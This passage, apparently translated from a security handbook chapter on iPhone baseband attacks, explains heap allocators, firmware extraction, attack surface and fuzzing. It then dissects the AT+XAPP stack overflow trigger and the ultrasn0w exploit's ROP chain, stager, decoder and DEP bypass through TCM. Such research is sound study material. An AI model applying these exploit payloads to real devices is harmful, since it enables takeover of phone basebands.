    CHAR_PTR    tx_byte_pool_list;
    /* 定义查找指针，用于在字节池中对内存的初次查找*/
    CHAR_PTR    tx_byte_pool_search;
    /* 保存字节池所在内存区域的起始地址 */
    CHAR_PTR    tx_byte_pool_start;
```

```
    /* 保存字节池的大小，单位为字节 */
    ULONG        tx_byte_pool_size;
    /* 这用于在查询过程中标记字节内存池的所有者。
       如果该值在查询期间发生改变，
       该局部指针必须重置*/
    struct TX_THREAD_STRUCT *tx_byte_pool_owner;

    /* 定义字节池挂起链表的表头，以及有多少线程被挂起 */
    struct TX_THREAD_STRUCT *tx_byte_pool_suspension_list;
    ULONG                    tx_byte_pool_suspended_count;
    /* 定义所创建链表的后继指针和前驱指针*/
    struct TX_BYTE_POOL_STRUCT
                *tx_byte_pool_created_next,
                *tx_byte_pool_created_previous;
} TX_BYTE_POOL;
```

内存块的头部是由两部分组成的，一部分是表示该特定内存块已被分配（由magic value 0xFFFFEEEE表示）或仍被视作“空闲”的字段，另一部分是指回字节池控制块的指针：

```
struct bpmem_hdr {
    uint32_t is_free_magic; /* 如果内存块是空闲的，则置为0xFFFFEEEE */
    TX_BYTE_POOL bpcb;      /* 指向字节内存池控制块的指针 */
}
```

用于从给定的字节池中分配内存块的tx_byte_allocate()函数不会直接遍历tx_byte_pool_list，而是会调用find_byte_block()函数完成这一工作。如果另一线程已经在字节池中暂停，我们就要通过tx_byte_release()调用find_byte_block()函数。在内存块被释放后并不会直接发生合并，而是有所延迟。如果没有其他线程处于等待中，在调用tx_byte_release()时就只有头部的is_free_magic会被更新。而只有在找不到所请求大小的内存块时，find_byte_block()中才会合并被标记为空闲的邻接内存块。

3. 高通调制解调器堆

仔细了解高通的协议栈，你就会发现AMSS实际上使用了多种不同的堆实现。因为调制解调器的栈缓冲区分配未使用Iguana分配程序，所以我们在这里没必要介绍该分配程序。这里要研究的是使用最为广泛的分配程序，它似乎是AMSS中的系统分配程序，而且根据从amss.mbn二进制文件找到的字符串来判断，它的名称应该是modem_mem_alloc()。

与之前两种分配程序不同，该分配程序是最佳适应（best-fit）分配程序，相比之下它要复杂得多而且更稳定一些。我们没办法详尽描述该分配程序，不过会把精力集中在最重要的一些功能上，为大家进行进一步的逆向工程开一个好头。

该分配程序没有利用内存块链表，而是使用了31个不同大小的内存箱。这些内存箱可以容纳的内存分配大小分别是0x4、0x6、0x8、0xC、0x10、0x18、0x20、0x30、0x40、0x60、0x80、0xC0、0x100、0x180、0x200、0x300、0x400、0x600、0x800、0xC00、0x1000、0x1800、0x2000、0x3000、0x4000、0x6000、0x8000、0xC000、0x10000、0x18000和0x20000。这些内存箱中内存块的实际大小要比内存箱的标称大小大16字节，从而把元数据和8字节的边界对齐考虑在内。内存块的头部如下所示：

```
struct mma_header {
       uint32_t size;          /* 分配的大小 */
       uint32_t *next;         /* 指向后继内存块的指针 */
       uint8_t reference;
       /* 用于区分不同调用者的参照值 */
       uint8_t blockstatus;    /* 确定内存块是空闲还是被占用 */
       uint8_t slackspace;     /* 内存块尾部的闲置空间 */
       uint8_t canary;         /* 用于确定内存损坏的canary值 */
}
```

对于空闲的内存块使用了如下数据结构：

```
struct mma_free_block {
       mma_header hdr;
       mma_header *next_free, *prev_free;
       /* 空闲内存块的双向链表 */
}
```

该分配程序使用的canary值是`0x6A`。每当`mma_header`结构体被访问都要执行检查，以确认该canary值是否保持不变，如果变化了就将强制产生崩溃。该功能通常对意外造成（而非有意为之）的内存损坏更有意义，而在对该栈进行模糊测试时你应该记住这一情况。对于堆漏洞攻击来说还有一项值得注意的功能，即分配程序会检查传递给`modem_mem_free(ptr)`的指针是否真正指向该堆所使用的内存区域。因此在该栈中创建假的堆结构是不起作用的。

到iOS 5.1出现时，之前介绍的堆分配程序已经通过添加安全解链检查得到强化，具体方式就是在执行解链操作之前，由分配程序检查是否有`free_block->next_free->prev_free == free_block->prev_free->next_free`。

11.4 漏洞分析

之前几节足够详细地介绍了与GSM和实时操作系统有关的内容,涵盖了大家需要熟悉的各种基础知识，接着我们就要触及事情的核心了：找到可以利用的漏洞。在着手之前，我们还需要解释进行实际分析时的一些操作事项。

11.4.1 获得并提取基带固件

基带固件的升级是在普通的iOS升级（还原）过程中进行的。对于直到iPhone 3GS的较旧型号的iPhone以及iPad 1而言，这一固件都包含在ramdisk镜像中。要提取该固件，我们就需要解密和挂接该镜像，并从/usr/local/standalone/firmware复制固件镜像。为了从iOS 3.1.3更新中提取iPhone 2G的基带固件ICE04.05.04_G.fls，我们可以使用planetbeing开发的给力工具`xpwntool`（可以从https://github.com/planetbeing/xpwn下载该工具），按照如下步骤进行操作：

```
$ wget -q http://appldnld.apple.com.edgesuite.net/content.info.apple.com/iPhone/
061-7481.20100202.4orot/iPhone1,1_3.1.3_7E18_Restore.ipsw
$ unzip iPhone1,1_3.1.3_7E18_Restore.ipsw 018-6488-015.dmg
Archive: iPhone1,1_3.1.3_7E18_Restore.ipsw
  inflating: 018-6494-014.dmg
```

```
$ xpwntool 018-6494-014.dmg restore.dmg -k 7029389c2dadaaa1d1e51bf579493824 -iv
  25e713dd5663badebe046d0ffa164fee
$ open restore.dmg
$ cp /Volumes/ramdisk/usr/local/standalone/firmware/ICE04.05.04_G.fls.
$ hdiutil eject /Volumes/ramdisk
```

注意　这里用作xpwntool参数的这些密钥可以在iPhone Wiki上找到（http://theiphonewiki.com/wiki/index.php?title=VFDecrypt_Keys）。

对于较新型号的iPhone和iPad 2来说，我们可以利用解压缩工具直接从IPSW中提取基带固件。在代码清单11-1中，ICE3固件是在iPhone 4中的X-Gold 61x系列芯片上运行的固件版本，而这个Trek文件用于升级iPhone 4S中的MDM6610上运行的固件。

代码清单11-1　iPhone 4S 5.0.1更新中包含的基带固件

```
$ unzip -l iPhone4,1_5.0.1_9A406_Restore.ipsw Firmware/[IT]\*bbfw
Archive: iPhone4,1_5.0.1_9A406_Restore.ipsw
  Length    Date       Time   Name
--------    ----       ----   ----
 3815153    12-04-11   02:07  Firmware/ICE3_04.11.08_BOOT_02.13.Release.bbfw
11154725    12-04-11   02:07  Firmware/Trek-1.0.14.Release.bbfw
--------                      -------
14969878                      2 files
```

这些.bbfw文件本身也是ZIP归档文件，而且含有实际的基带固件和若干加载器：

```
$ unzip -l ICE3_04.11.08_BOOT_02.13.Release.bbfw
Archive:   ICE3_04.11.08_BOOT_02.13.Release.bbfw
  Length    Date       Time    Name
--------    ----       ----    ----
   72568    01-13-11   04:14   psi_ram.fls
   64892    01-13-11   04:14   ebl.fls
 7308368    12-04-11   02:07   stack.fls
   40260    01-13-11   04:14   psi_flash.fls
--------                       -------
 7486088                       4 files

$ unzip -l Trek-1.0.14.Release.bbfw
Archive:  Trek-1.0.14.Release.bbfw
 Length     Date       Time    Name
--------    ----       ----    ----
19599360    12-03-11   10:06   amss.mbn
  451464    12-03-11   10:06   osbl.mbn
  122464    12-03-11   10:06   dbl.mbn
  122196    12-03-11   10:06   restoredbl.mbn
--------                       -------
20295484                       4 files
```

这里只有对应X-Gold的stack.fls文件和对应MDM66x0系列芯片组的amss.mbn文件才是我们感兴趣的。其他文件都只是加载器文件，不过我们在此不做进一步研究，虽然原则上讲它们也可

能包含严重的安全漏洞，比方若固件签名验证过程中存在漏洞，就有可能让攻击者在设备上运行其他的固件从而让该设备解锁。

11.4.2　将固件镜像载入IDA Pro

英飞凌的.fls文件是利用官方的ARM Compiler Toolchain（ARM编译工具链）创建的，根据具体的基带固件版本，既可能是使用ARM RealView Development Suite（RVDS），也可能是使用ARM Development Suite（ADS）。ARM的链接器采用了“分散载入”（scatter loading）机制以节省闪存空间。在进行链接时，所有代码段和具有已初始化数据的数据段会串接在一起，并且我们可以选择两种简单游程编码算法中的一种对这些段进行压缩。我们还要用指向这些区域的指针以及对应需要初始化为0的区域的数据项构建一个数据表。在运行时，启动代码会对该表进行迭代，把这些代码段和数据段复制到它们在内存中的实际位置，并根据要求创建那些需要初始化为0的内存区域。

这意味着在对.fls文件进行任何有意义的分析之前，我们需要执行这些启动代码所完成的各步工作。大家可以通过若干种方式完成这一工作。第一种是IDA Pro的教程中描述的，利用QEMU模拟器直接执行启动序列。第二种方式是通过使用脚本或加载器模块，把固件重新安置到它在内存中的位置。由roxfan编写的通用分散载入脚本已经在iPhone黑客圈中流传一段时间了；而我们编写和发布了一个针对iPhone基带固件的IDA Pro模块（flsloader），它包含了这一功能。大家可以在本书的配套网站（www.wiley.com/go/ioshackershandbook）上下载它的代码。其中还含有`make_tasktable.py`脚本，它可以自动识别由Nucleus PLUS中的`Application_Initialize()`或ThreadX中的`tx_application_define()`创建的任务表。

高通的固件文件都是标准的ELF（Executable and Linkable Format，可执行且可链接格式）文件，大家在载入它们时不需要使用自定义的IDA Pro加载器模块。

11.4.3　应用/基带处理器接口

细看基带处理器与应用处理器间的连接，你就会发现与AT命令解释器的交流不是直接在串行线路上进行的，而是有很多内容复用串行线路（英飞凌芯片）或通用串行总线（高通芯片）。英飞凌基带处理器的复用是在符合3GPP 27.007规范的com.apple.driver.AppleSerialMultiplexer内核扩展中完成的。高通基带处理器则用到了高通专有的协议——高通MSM接口（QMI）。在由CodeAurora论坛创建的用于MSM平台的Linux内核分支（https://www.codeaurora.org/contribute/projects/qkernel）中，我们能找到某种QMI实现的源代码。

11.4.4　栈跟踪与基带核心转储

为了分析漏洞并（更重要的是）实际利用这些漏洞，对系统崩溃时的状况以及可能情况下对系统运行时的状况有所了解是极为重要的。

对于使用英飞凌基带的iOS设备而言，大家可以使用`AT+XLOG`命令获得基带崩溃日志和它们

的栈跟踪。更妙的是，在X-Gold芯片上，我们可以在不实际利用bug的情况下触发基带内存的核心转储。想这样做，你首先需要启用该功能，这可以通过在拨号程序中拨叫特定字符串（由CommCenter解析）来实现。通过呼叫号码`*5005*CORE#`，我们就可以启用核心转储功能（呼叫`#5005*2673#`关闭该功能，而呼叫`*#5005*2673#`可以显示设置状态）。利用minicom工具，大家可以把AT命令`AT+XLOG=4`发送给基带，从而触发异常，这样就能让基带内存转储。转储文件是按内存区域分割的，而且会被存储在/var/wireless/Library/Logs/CrashReporter/Baseband目录下形如log-bb-yyyy-**mm-dd-hh-mm-ss**-cd的目录中。

```
# cd /var/wireless/Library/Logs/CrashReporter/Baseband
/log-bb-2012-01-17-11-36-07-cd
# ls -l
total 9544
-rw-r--r-- 1 _wireless _wireless   65544 Jan 17 11:36 0x00090000.cd
-rw-r--r-- 1 _wireless _wireless   16760 Jan 17 11:39 0x40041000.cd
-rw-r--r-- 1 _wireless _wireless  262152 Jan 17 11:40 0x40ac0000.cd
-rw-r--r-- 1 _wireless _wireless  262152 Jan 17 11:40 0x40b00000.cd
-rw-r--r-- 1 _wireless _wireless  539372 Jan 17 11:36 0x60700000.cd
-rw-r--r-- 1 _wireless _wireless 8564860 Jan 17 11:39 0x60784ae4.cd
-rw-r--r-- 1 _wireless _wireless   16392 Jan 17 11:36 0xffff0000.cd
```

如果正确地完成了这些操作，你的iPhone屏幕上就会有数秒显示内容为“Baseband Core Dump in Progress”（基带核心正在转储）的消息。

11.4.5　受攻击面

本节会对基带处理器提供的受攻击面进行评估。对于本地漏洞攻击，通过AT命令解释器暴露的函数会在软解锁中受到攻击，不过这并不是执行本地攻击的唯一方式。另一条在过去已被成功利用的途径是SIM与基带处理器之间的接口，一个名为JerrySIM的漏洞攻击程序就利用了该途径。该接口暗藏相当大的复杂性，特别是考虑到来自SIM的STK（SIM Application Toolkit，SIM应用工具包）和USAT（USIM Application Toolkit，USIM应用工具包）消息需要得到解析和处理这一事实。对于高通基带而言，其USB栈也可能成为本地攻击的可行目标。根据linux-arm-msm邮件列表中发布的邮件列表来看，高通公司似乎为相应的栈使用了ChipIdea核心。有趣的是，X-Gold 61x系列芯片组的基带固件也包含USB栈，不过它似乎没办法从应用处理器访问。

注意　软解锁是对蜂窝协议栈的非永久性修改，每当基带处理器重启后都需要重新应用，一般是通过注入任务实现的。这与较早时候那些称为硬解锁的解锁工具不同，硬解锁会永久替换存储在闪存中的基带固件。

在勘察通过空中接口暴露出的蜂窝协议栈受攻击面时，大家是从最底层开始的。音频数据的解码器是内存损坏漏洞的常见来源，即便在GSM协议栈的领域中也是如此。仔细查看，你就会找到通过空中接口发送长度字段的语音编解码器，而所考虑的蜂窝协议栈有可能信任它，也有可能不信任它。不过，这种漏洞对攻击者的不利之处在于，它们需要已建立的语音连接为前提。上至

数据链路层的内存损坏漏洞在这一层也是可能出现的，不过过短的帧（17字节）不利于开展漏洞攻击。

大家在网络层就能获得大把的机会了。要想一探究竟，你就需要查阅GSM 04.08规范的继任者——3GPP 24.008规范，从而了解L3层上的消息是如何编码的：消息最长可以为253字节，而且有多种不同的编码方式。这个“好”标准的设计者显然受到ASN.1的影响：他们允许多种协议的消息使用变长字段。在很多情况下，即便是那些显式声明为定长的实体，都会用一种通过空中接口传送长度的格式编码，给解析器造成歧义。不过，这还不是攻击者唯一的福地，继续向上进入L3层的几个子层，你还会在处理补充数据和解析短消息的实现中发现大量损坏内存的机会。最后要说（但也同样重要）的是，蜂窝协议栈所允许的不只是空间性内存破坏这一种形式。事实上GSM协议栈的很多部分都是由精密、大型、复杂的状态机驱动的，这就让实施者也有多得多的机会引入时间性内存破坏，诸如其代码库中的使用后释放，特别是考虑到这些状态机中某些数据结构的分配和释放不一定是通过同一任务完成的这一事实。

注意　想了解这种大型复杂状态机的例子，请参考3GPP24.008规范的图4.1a。

不过，在没有蜂窝协议栈的源代码或相应仪器的情况下，识别和再现时间性内存损坏是个难题。

11.4.6　二进制代码的静态分析

鉴于IDA Pro基带固件数据库中函数的数量，就算是对有关内存损坏的代码库进行浅层审计都将是项巨大的任务。

在基带协议栈中寻找潜在内存损坏的一种简单方法是寻找`memcpy()`和`memmove()`这样执行内存块传输的函数和类似函数，并研究这些函数中有哪些可以让攻击者对长度和（或）传输目的地取得足够的控制。而且，只要突发异常就会记录文件名和行号（某些情况下还包括消息和结果代码）的代码库中存在着各种断言，它们也对完成这一任务有所帮助，这些字符串甚至会出现在基带固件的生产版本中。

注意　想找到可导致内存损坏的内存写操作，我们还有更高级的方法可用，比方说利用了支配节点树（dominator tree）的环检测（loop detection）。想了解更多信息，请参考Halvar Flake在Blackhat Federal 2003上的演示文档“More fun with Graphs”，以及Pete Silberman在*Uninformed*期刊第一期上发表的有关环检测的文章。

这种审计方式在不少协议栈中都非常成功，不过IFX栈中大量的内存副本传输的是定长块。

11.4.7　由规范引路的模糊测试

还有一种寻找潜在内存破坏的方式，即仔细阅读GSM和3GPP规范，留意传输的所有消息中

具有变长元素的那些。对于这些消息来说，大家可以试着发送含有长度不合规范（大于规范允许的最大值或小于规范指定的最小值）的元素的消息，并观察这是否在设备上触发了崩溃。不过，这种方法存在诸多问题。首先，虽然对于那些以"无状态"方式运转的消息（比如与移动性管理有关的那些功能）进行模糊测试比较简单，但在试图从呼叫控制子层找漏洞时，一切都变得更棘手了。这里某些消息只有在已经建立的呼叫中才可用。其次，大家需要对试图进行模糊测试的协议具有相当彻底的理解。对于GSM而言这是很困难的，因为协议分布在数以千计的标准文档中，而且你很容易忽视它们之间的一些相关性。事实上，因为大多数标准都经过多次修订，如果因为不知道某个栈具体遵循的是GSM标准的哪个修订版而没有关注那些修订，你就会错过一些东西。最后要说（但也同样重要）的是，大家要处理大量最终被证明不可利用的崩溃，而且要花上很长时间才能理解哪些崩溃是可以利用的。一般来说，我们很难对蜂窝协议栈进行有效的模糊测试，因为规范中满是规定明确的状态机，使得很多代码路径很难到达。

不过，要注意本章稍后会描述的CVE-2010-3832漏洞，它就是通过可称得上"由规范引路的模糊测试"的过程找到的。

11.5　对基带的漏洞攻击

本节会介绍两个可用来控制基带的内存损坏漏洞的例子。第一个是可通过AT命令解释器进行攻击的本地漏洞。第二个漏洞可用于在空中接口上对有漏洞的iPhone进行远程攻击，前提是要在该机附近设置流氓基站。

11.5.1　本地栈缓冲区溢出：AT+XAPP

`AT+XAPP`漏洞是个经典的栈缓冲区溢出漏洞，`ultrasn0w`解锁工具就将其作为一种注入途径。所有S-Gold 2基带都存在该漏洞，版本不高于05.13.04（iPhone3/3GS）或06.14.00（iPad）的X-Gold 608基带，以及01.59.00版的X-Gold 61x系列基带也存在该漏洞。@sherif_hashim、@Oranav、@westbaer和geohot通过测试AT命令寻找崩溃各自独立发现了该漏洞。

在研究远程漏洞之前，最好是先实现很容易利用的本地内存损坏。下面的例子展示了在使用了04.05.04_G版本ICE基带的iPhone 2G上概念验证触发器的效果：

```
# ./sendmodem 'AT+XAPP="####################################4444555566667777
PPPP"'
Sending command to modem: AT
------.+
AT
OK
Sending command to modem:
AT+XAPP="####################################4444555566667777PPPP"
-.+
# ./sendmodem 'AT+XLOG'
Sending command to modem: AT
-.+
AT
```

```
OK
Sending command to modem: AT+XLOG
-........+
AT+XLOG
+XGENDATA: "DEV_ICE_MODEM_04.05.04_G
"

+XLOG: Exception Number: 1
Trap Class: 0xBBBB (HW PREFETCH ABORT TRAP)
System Stack:
             0xA0086800
             [176 DWORDs omitted]
             0x00000000
Date: 15.01.2012
Time: 05:47
Register:
r0:   0x00000000    r1:   0x00000000    r2:   0xFFFF231C
r3:   0xB0101FF9    r4:   0x34343434    r5:   0x35353535
r6:   0x36363636    r7:   0x37373737    r8:   0x00000000
r9:   0xA00028E4    r10:  0xB00AC938    r11:  0xB00B67CC
r12:  0xA0114F95    r13:  0xB00B2CF4    r14:  0xA010E97D
r15:  0x50505054
SPSR: 0x40000013    DFAR: 0x00000001    DFSR: 0x00000005

OK
#
```

注意 这个例子使用sendmodem（http://code.google.com/p/iphone-elite/wiki/sendmodem）与基带通信。如果想要获得与GSM版iPhone 4上的AT命令解析器进行通信的接口，你就要用到/dev/dlci.spi-baseband.extra_0，而非/dev/tty.debug。

正如大家所见，这种栈缓冲区溢出可用来设置r4~r7寄存器以及程序计数器。利用该溢出漏洞，我们很容易把自己的代码注入到基带中。

11.5.2 ultrasn0w解锁工具

这里探讨ultrasn0w解锁工具怎样利用AT+XAPP溢出规避iPhone 4上的网络锁。

首先，大家必须理解ultrasn0w工具包的工作流程。该解锁工具会向使用MobileSubstrate框架的CommCenter进程注入一个动态库。在检查过自己是与所支持的基带软件版本进行通信后，该动态库会向基带处理器发送一系列的AT命令，对AT+XAPP溢出漏洞进行攻击并那里留下一系列有效载荷。最后的目标是拦截并修改由SEC线程（func_sec_process）收发的消息，从而向蜂窝协议栈通信过程的其余部分伪造已解锁状态。在之前针对X-Gold 608芯片组的ultrasn0w工具中，这一目标是通过创建单独的Nucleus任务，拦截并替换邮箱消息达到的。针对iPhone 4的ultrasn0w则采用了不同的途径，解锁过程会重写ThreadX中负责SEC进程间通信的部分代码。本节要介绍的就是实现这一目标所利用的手段，而支持iPhone 4的最新版ultrasn0w是本书写作

之时最复杂的解锁工具，极其精妙。

如果在安装ultrasn0w之后反汇编/Library/MobileSubstrate/DynamicLibraries目录中的ultrasn0w.dylib动态对象，你就会看到一个由指向unlock_strings字符串的指针组成的指针数组，而该指针数组指向在基带处理器上利用了AT+XAPP溢出的4个不同实例。剖析这些，大家将能够揭开解锁工具的面纱，领略它的复杂度。

下面是初始的代码注入。已经在所发送的第一个解锁字符串中，大家可能注意到一些出乎意料的事，代码不是被直接注入的，而是利用由一个指令片段（0x6014A0F1）构成的ROP链在非常高端的内存凝聚一段代码。

```
0x00000000      DCD 0x34343434      ; R4 [unused]
0x00000004      DCD 0x35353535      ; R5 [unused]
0x00000008      DCD 0x36363636      ; R6 [unused]
0x0000000C      DCD 0x37373737      ; R7 [unused]
0x00000010      DCD 0x6014A0F3      ; POP {R3-R5}, PC
0x00000014      DCD 'UUUU'          ; R3 [unused]
0x00000018      DCD 0x47804807      ; R4 [code/data]
0x0000001C      DCD 0xFFFF1FD0      ; R5 [address]
0x00000020      DCD 0x6014A0F1      ; STR R4, [R5]
0x00000020                          ; POP {R3-R5}, PC
0x00000024      DCD 'UUUU'          ; R3 [unused]
0x00000028      DCD 0xBC0F1C07      ; R4 [code/data]
0x0000002C      DCD 0xFFFF1FD4      ; R5 [address]
0x00000030      DCD 0x6014A0F1      ; STR R4, [R5]
0x00000030                          ; POP {R3-R5}, PC
[...]
0x000000B4      DCD 'UUUU           ; R3 [unused]
0x000000B8      DCD 0x601FD9FC      ; R4 [code/data]
0x000000BC      DCD 0xFFFF1FF8      ; R5 [address]
0x000000C0      DCD 0x6014A0F1      ; STR R4, [R5]
0x000000C0                          ; POP {R3-R5}, PC
0x000000C4      DCD '3333'          ; R3 [unused]
0x000000C8      DCD '4444'          ; R4 [unused]
0x000000CC      DCD '5555'          ; R5 [unused]
0x000000D0      DCD 0xFFFF1FD1      ; entry point
0x000000D4      DCD 0xFFFF04D0      ; [2nd stage] R0 (memcpy dst)
0x000000D8      DCD 0x6087A7BC      ; [2nd stage] R1 (memcpy src)
0x000000DC      DCD 0x1010159       ; [2nd stage] R2 (1st summand of len)
0x000000E0      DCD 0xFEFEFEFF      ; [2nd stage] R3 (2nd summand of len)
```

每一次对该ROP指令片段的调用都会从栈中消耗掉放在r3~r5寄存器以及PC寄存器中的4个参数。在写了11个字之后，执行流就会被重定向到创建的Thumb代码。反汇编形式如下所示：

```
0xFFFF1FD0                      CODE16
0xFFFF1FD0 07 48                LDR             R0, =0x6018135C
0xFFFF1FD2 80 47                BLX             R0      ; call disable_ints
0xFFFF1FD4 07 1C                MOVS            R7, R0
 ; preserve CPSR
0xFFFF1FD6 0F BC                POP             {R0-R3}\; get args for memcpy
0xFFFF1FD8 D2 18                ADDS            R2, R2, R3 ; fix up length
0xFFFF1FDA 07 4B                LDR             R3, =0x601FD9FC
```

```
0xFFFF1FDC 98 47             BLX          R3; call memcpy
0xFFFF1FDE 38 1C             MOVS         R0, R7; get preserved CPSR
0xFFFF1FE0 04 49             LDR          R1, =0x6018136C
0xFFFF1FE2 88 47             BLX          R1 ; call restore_cpsr
0xFFFF1FE4 01 49             LDR          R1, =0x72883C6C ; for clean…
0xFFFF1FE6 8D 46             MOV          SP, R1; continuation
0xFFFF1FE8 48 1A             SUBS         R0, R1, R1; clear R0
0xFFFF1FEA F0 BD             POP          {R4-R7,PC} ; no crash, please
0xFFFF1FEA             ; ---------------------------------------
0xFFFF1FEC 6C 3C 88 72 new_sp        DCD 0x72883C6C; DATA XREF: 0xFFFF1FE4
0xFFFF1FF0 5C 13 18 60 P_disable_ints DCD 0x6018135C; DATA XREF: 0xFFFF1FD0
0xFFFF1FF4 6C 13 18 60 P_restore_cpsr DCD 0x6018136C; DATA XREF: 0xFFFF1FE0
0xFFFF1FF8 FC D9 1F 60 P_memcpy      DCD 0x601FD9FC; DATA XREF: 0xFFFF1FDA
```

这段代码是个stager例程，它把剩下的解锁字符串中的代码复制到内存顶端的区域中。这段代码位于`0xFFFF04D0`位置，且反汇编形式如下：

```
0xFFFF04D0 detour_0xFFFF04D0                          ; detour to ROM
0xFFFF04D0                LDR               PC, =0x40736334
0xFFFF04D0 ; -------------------------------------------------
0xFFFF04D4                CODE16
0xFFFF04D4 org_0xFFFF04D0   DCD 0x40736334  ; DATA XREF: detour_0xFFFF04D0
0xFFFF04D8 ; ----------------------------------------------
0xFFFF04D8
0xFFFF04D8 decoder_entry
0xFFFF04D8                LDR             R0, =0x60FA011F
0xFFFF04DA                SUBS            R0, #0x80    ; avoid 0 bytes
0xFFFF04DC                SUBS            R0, #0x80    ; R0 = 0x60FA001F
0xFFFF04DE                LDR             R2, =0x60701280
0xFFFF04E0                STR             R0, [R2]
0xFFFF04E2                ADDS            R4, R4, R7
0xFFFF04E4                LDR             R0, =0x6018135C
0xFFFF04E6                BLX             R0           ; call disable_ints
0xFFFF04E8                MOVS            R7, R0
0xFFFF04EA                ADDS            R2, R5, R6
0xFFFF04EC                MOVS            R5, 0x22 ; '"'
0xFFFF04F0
0xFFFF04F0 decoder_loop                   ; CODE XREF: 0xFFFF0508
0xFFFF04F0                LDRB            R0, [R4]
0xFFFF04F2                CMP             R0, R5       ; check for end of str
0xFFFF04F4                BEQ             break_loop
0xFFFF04F6                NOP
0xFFFF04F8                CMP             R0, #0xFF    ; escape character
0xFFFF04FA                BNE             non_escaped
0xFFFF04FC                ADDS            R4, #1       ; skip 0xFF
0xFFFF04FE                LDRB            R0, [R4]
0xFFFF0500                ADDS            R0, #1
0xFFFF0502
0xFFFF0502 non_escaped                    ; CODE XREF: 0xFFFF04FA
0xFFFF0502                STRB            R0, [R2]
0xFFFF0504                ADDS            R4, #1
0xFFFF0506                ADDS            R2, #1
0xFFFF0508                B               decoder_loop
0xFFFF050A ; -----------------------------------------------------
```

```
0xFFFF050A
0xFFFF050A break_loop                              ; CODE XREF: 0xFFFF04F4
0xFFFF050A                 MOVS            R0, R7
0xFFFF050C                 LDR             R1, =0x6018136C
0xFFFF050E                 BLX             R1       ; call restore_cpsr
0xFFFF0510                 SUBS            R0, R1, R1
0xFFFF0512                 MOV             R2, SP
0xFFFF0514                 LDR             R2, [R2]
0xFFFF0516                 BX              R2
0xFFFF0516 ; -------------------------------------------------------------------
0xFFFF0518 dword_FFFF0518 DCD 0x60FA011F        ; DATA XREF: decoder_entry
0xFFFF051C dword_FFFF051C DCD 0x60701280        ; DATA XREF: 0xFFFF04DE
0xFFFF0520 P_disable_ints DCD 0x6018135C        ; DATA XREF: 0xFFFF04E4
0xFFFF0524 P_restore_cpsr DCD 0x6018136C        ; DATA XREF: 0xFFFF050C
```

因为在由上述代码重写过的地址存在一个ThreadX OS的例程，所以第一条指令是迂回到闪存中已重写函数。从0xFFFF04D8起的代码是个简单的解码函数，被随后的AT+XAPP溢出实例用来允许执行任意有效载荷。如果大家想要注入二进制BLOB，那么这个简单的解码器是必需的，因为传递给AT+XAPP的字符串中不能出现空格和0字节这样的特殊字节。该解码器将r5+r6用作已解码有效载荷对应的目的地址，并将r4+r7用作解码器输入对应的源地址。它的工作机制是一直复制字符直到遇到引号字符（0x22），并将0xff作为转义符。如果在输入中发现0xff，它之后的那个字节要递增1（模256），并复制到输出中——丢弃该转义符。

这种方法会带来两个问题：为什么注入解码器需要用到ROP链，还有就是stager程序和解码器被复制到的内存空间有何特别之处？

X-Gold 61x系列基带引入了一项新的安全功能，即严格形式的DEP（Data Execution Prevention，数据执行保护）。所有的可写内存区域都缺少执行标志。此外，内存在早期初始化阶段会被标记为可执行，而在这一阶段过后页面权限就会被锁定。在这一初始化阶段完成之后，好像没有什么办法能在可写页上设置执行标志。

另一方面，大家可以看到上述有效载荷的本地代码，而不只是ROP链的代码。这是怎么做到的呢？事实证明，这道看似固若金汤的DEP防线还是存在明显的罅隙。ARM CPU可以具有称为TCM（Tightly Coupled Memory，紧耦合存储器）的第一级缓存。而X-Gold 61x系列基带中的ARM1176核心具有在初始化时被启用的TCM。

```
0x40100054  MOV         R0, #0   ; TCM bank 0
0x40100058  MCR         p15, 0, R0,c9,c2, 0 ; write TCM selection register
0x4010005C  NOP
0x40100060  MOV         R0, #1   ; "1 = I/D TCM Region Register accessible in
                                 ; Secure and Non-secure worlds."
0x40100064  MCR         p15, 0, R0,c9,c1, 2 ; write DTCM non-secure control access
                                            ; register
0x40100068  NOP
0x4010006C  MCR         p15, 0, R0,c9,c1, 3 ; write ITCM non-secure control access
                                            ; register
0x40100070  NOP
0x40100074  LDR         R1, =0xFFFF000D ; enable ITCM with base address 0xFFFF0000
0x40100078  MCR         p15, 0, R1,c9,c1, 1 ; write ITCM region register
```

```
0x4010007C  NOP
0x40100080  LDR     R1, =0xFFFF200D ; enable DTCM with base address 0xFFFF2000
0x40100084  MCR     p15, 0, R1,c9,c1, 0 ; write DTCM region register
0x40100088  NOP
0x40100088 ==========================
0x4010008C  MOV     R0, #1 ; TCM bank 1
0x40100090  MCR     p15, 0, R0,c9,c2, 0 ; write TCM selection register
0x40100094  NOP
0x40100098  MOV     R0, #1  ; "1 = I/D TCM Region Register accessible in
                            ; Secure and Non-secure worlds."
0x4010009C  MCR     p15, 0, R0,c9,c1, 2 ; write DTCM non-secure control access
  register
0x401000A0  NOP
0x401000A4  MCR     p15, 0, R0,c9,c1, 3 ; write ITCM non-secure control access
  register
0x401000A8  NOP
0x401000AC  LDR     R1, =0xFFFF100D
0x401000B0  MCR     p15, 0, R1,c9,c1, 1 ; write ITCM region register
0x401000B4  NOP
0x401000B8  LDR     R1, =0xFFFF300D
0x401000BC  MCR     p15, 0, R1,c9,c1, 0 ; write DTCM region register
0x401000C0  NOP
0x401000C4  BX      LR
```

这就解释了为什么漏洞攻击程序可以往`0xFFFF0000`以上的地址写入数据，并能让CPU把写入的数据当做代码执行。

要理解发送的第二个和第三个`AT+XAPP`字符串，你先要理解最后一个。我们不会完整地给出最后一个解锁字符串中包含的有效载荷，而只是快速了解一下它的关键部分：

```
0xFFFF0A30      LDR         R4, =0x601FD9FC ; memcpy
0xFFFF0A32      LDR         R5, =0x60FA0000 ; void *ptr = 0x60FA0000
0xFFFF0A34      LDR         R6, =0xFFFF1000
0xFFFF0A36
0xFFFF0A36 tcm_patch_loop            ; CODE XREF: sub_FFFF09A8+A2
0xFFFF0A36      LDRH        R0, [R5] ; dst_offset = *((uint16_t *) ptr)
0xFFFF0A38      LDRH        R2, [R5,#2] ; len = *((uint16_t *) ptr + 2)
0xFFFF0A3A      MOVS        R7, R2
0xFFFF0A3C      CMP         R2, #0 ; if (len == 0)
0xFFFF0A3E      BEQ         tcm_pl_exit ; { goto tcm_pl_exit; }
0xFFFF0A40      ADDS        R5, #4 ; ptr += 4
0xFFFF0A42      MOVS        R1, R5
0xFFFF0A44      ADDS        R0, R0, R6 ; dst = 0xFFFF1000 + dst_offset
0xFFFF0A46      BLX         R4    ; memcpy(0xFFFF1000 + dst_offset,
                                  ; ptr, len)
0xFFFF0A48      ADDS        R5, R5, R7 ; ptr += len
